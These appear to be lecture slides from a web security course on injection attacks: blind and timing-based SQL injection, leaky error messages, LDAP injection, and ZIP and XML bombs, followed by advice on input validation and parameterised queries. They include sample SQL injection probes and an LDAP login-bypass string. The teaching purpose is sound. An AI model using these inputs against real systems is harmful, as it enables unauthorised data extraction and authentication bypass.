Will we see difference response to URLs below?

```
1. http://newspaper.com/items.php?id=2 AND 1=1
2. http://newspaper.com/items.php?id=2 AND 1=2
```

What will be the result of

`../items.php?id=2 AND SUBSTRING(user,1,1) = ′a′` ?

The same as 1 iff `user` starts with a; otherwise the same as 2!

So we can find out things about database structure & content!

Blind SQL injection

Blind SQL injection: a SQL injection where not the response itself is interesting, but the *type of the response*, *or lack of response*, leaks information to an attacker

- Errors can also leak interesting information: eg for

```
IF <some condition> SELECT 1 ELSE 1/0
```

  error message may reveal if `<some condition>` is true

- More subtle than this, response time may still leak information

```
.. IF(SUBSTRING(user,1,1) ='a',
          BENCHMARK(50000, … ), null)..
```

time-consuming `BENCHMARK` statement only executed if `user` starts with 'a'

Hidden aka covert channels

The differences in the responses or the timing behaviour are examples of hidden or covert channels

The responses themselves do not directly provide information, but other observable aspects about the reponses do.

Other examples of hidden channel are


- electromagnetic radiation, used in TEMPEST attacks to eavesdrop remotely on electronic equipment
- timing and power analysis, used to attack smartcards
- noise
- vibrations
- …

Error messages can leak useful information

Example: error generated by our old institute’s online diary

```
Database error: Invalid SQL: (SELECT
    egw_cal_repeats.*,egw_cal.*,cal_start,cal_end,cal_recur_date FROM  egw_cal
    JOIN egw_cal_dates ON egw_cal.cal_id=egw_cal_dates.cal_id  JOIN
    egw_cal_user ON egw_cal.cal_id=egw_cal_user.cal_id LEFT JOIN
    egw_cal_repeats ON egw_cal.cal_id=egw_cal_repeats.cal_id WHERE
    (cal_user_type='u' AND cal_user_id IN (56,-135,-2,-40,-160)) AND cal_status !=
    'R' AND 1225062000 < cal_end AND cal_start < 1228082400 AND recur_type
    IS NULL AND cal_recur_date=0) UNION (SELECT
    egw_cal_repeats.*,egw_cal.*,cal_start,cal_end,cal_recur_date FROM egw_cal
    JOIN egw_cal_dates ON egw_cal.cal_id=egw_cal_dates.cal_id JOIN
    egw_cal_user ON egw_cal.cal_id=egw_cal_user.cal_id LEFT JOIN
    egw_cal_repeats ON egw_cal.cal_id=egw_cal_repeats.cal_id WHERE
    (cal_user_type='u' AND cal_user_id IN (56,-135,-2,-40,-160)) AND cal_status !=
    'R' AND 1225062000 < cal_end AND cal_start < 1228082400 AND
    cal_recur_date=cal_start) ORDER BY cal_start mysql
Error: 1 (Can't create/write to file '/var/tmp/#sql_322_0.MYI'  ....
File: /vol/www/egw/web-docs/egroupware/calendar/inc/class.socal.inc.php
...
Session halted.
```

Example:
error message
of old course
schedule website


Error Occurred While Processing Request - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://plopske
Go
Search RU local agenda iChallenge:Redactie... Jive
Done

Error Occurred While Processing Request

A License Exception has been thrown.

You tried to access the developer edition from a disallowed IP (131.174.[redacted]). The developer edition can only be accessed from 127.0.0.1 and one additional IP address. The additional IP address is: 131.174.[redacted]

Please try the following:

- Enable Robust Exception Information to provide greater detail about the source of errors. In the Administrator, click Debugging & Logging > Debugging Settings, and select the Robust Exception Information option.
- Check the ColdFusion documentation to verify that you are using the correct syntax.
- Search the Knowledge Base to find a solution to your problem.

Browser	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.12) Gecko/20071126 Fedora/1.5.0.12-7.fc6 Firefox/1.5.0.12
Remote Address	131.174.[redacted]
Referrer	
Date/Time	28-Jan-09 03:23 PM

Error handling

Handling errors is a notorious source of security vulnerabilities!

Two potential problems

1. The program logic handles ‘strange’ cases incorrectly
2. Error messages can leak useful info to attackers.
   - *Informative error messages are useful for debugging, but should not be generated after the test phase!*

Injection attacks so far

So far, we saw injection attacks on

• OS	command injection attack
• file system	directory traversal attack
• PHP web application	local or remote file inclusion
• SQL database	SQL injection


There are *many more kinds* of injection attacks:

- every new service and *language to interact with that service* seem to offer new possibilities for abuse
  - Eg LDAP, XML, Xpath, NoSQL, ORM…

Injection attacks are number 1 in the OWASP Top Ten of most critical web application risks, but some of other entries are also forms of injection attacks


Injection Attacks : no. 1 in Top Ten

https://www.owasp.org/index.php/Top_10-2017_A1-Injection



Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

OWASP Top 10 - Risk Rating



Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	SEVERE: 3	App / Business Specific
	AVERAGE: 2	COMMON: 2	AVERAGE: 2	MODERATE: 2	
	DIFFICULT: 1	UNCOMMON: 1	DIFFICULT: 1	MINOR: 1	

LDAP injection attack

LDAP is a protocol for accessing so-called service directories, used by eg Microsoft's Active Directory for user authentication & authorisation.

A username-password input by client may be translated to LDAP query

```
(&(USER=name)(PASSWD=pwd))
```

An attacker entering as name

```
admin)(&)
```

will create LDAP query

```
(&(USER=name)(&))(PASSWD=pwd)
```

where only first part is used.

- Here `(&)` is LDAP notation for `TRUE`

Of course, there are also blind LDAP injection attacks...

ZIP bomb

- Web servers may accept zipped input, and unzip this
- This allows DoS attacks using ZIP bombs, aka the Zip of Death:
  - a 42 Kb Zip file can unzip to > 4 Gb

[See http://www.unforgettable.dk for examples]

XML bomb


- XML files can also cause Denial-of-Service:
  - There can be recursive references inside an XML document
  - XML parsers often unfold such references, to turn the document to its canonical form
  - Files can explode in size: a 1Kb XML file can become > 3GB

- Aka Billion Laughs Attack, as the original XML bomb replicated the string LOL

  [See https://msdn.microsoft.com/en-us/magazine/ee335713.aspx]

Conclusions
-
server-side security worries

Injection attacks



Served-side security worries

Dynamically created web pages involve

server-side processing that handles input from the client

There is *interpretation*, incl. *parsing*, of this input.

- by the web application itself
- by back-end services used by the web application
  - the OS, the file system, databases, directory services,…
- Tell-tale sign that some form of interpretation is going on:

  special characters @ | . .. ; < > ~ % …. that have a special meaning

Here malicious input can trigger unwanted behaviour

INPUT

Input is dangerous & (mis)handling input is *the* most common source of security problems

- Any piece of software should be paranoid and check validity of all inputs.

Think also of names, email addresses, dates, years, times, user names, file names, bank account numbers, prices, grades, student numbers, course codes, ..

There is a huge variety of positive validation patterns for input, eg.

- the data type (integer, real, string, ...)
- allowed character sets, allowed lengths, allowed numeric ranges, positive vs negative values, ...
- specific legal values (enumerations), specific legal patterns (eg regular expressions) ,...
- null values allowed? empty strings allowed? duplicates allowed? is a parameter optional or required?...
- ...

Fighting input problems


- Standard solution: doing input validation, by
  1. rejecting invalid input
  2. sanitising aka encoding aka escaping aka filtering inputs
- Clearly 1 is safer than 2
  - If you make changes to input as part of sanitisation, you may have to re-validate the result
- Better to do allow-listing than deny-listing
- **Better still: try to remove the root cause of the vulnerability!**
  - as parameterised queries do for SQL injection
- Use community resources!

  http://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

  https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)

input sanitisation - or *output* sanitisation?

- *Input* sanitisation can be tricky to do, as the same input may be used in many *contexts* and each context requires different sanitisation
  - eg ‘ is problematic for SQL, .. for path name, ; for OS command
- Therefore: one generic input sanitisation procedure is suspect
- *Output* sanitisation is the preferred approach



***Go NULL Yourself or: How I Learned to Start Worrying While Getting Fined for Other's Auto Infractions*, presentation at DEFCON 27, Aug 2019, by droogie aka Joseph Tartaro**

https://mashable.com/article/dmv-vanity-license-plate-def-con-backfire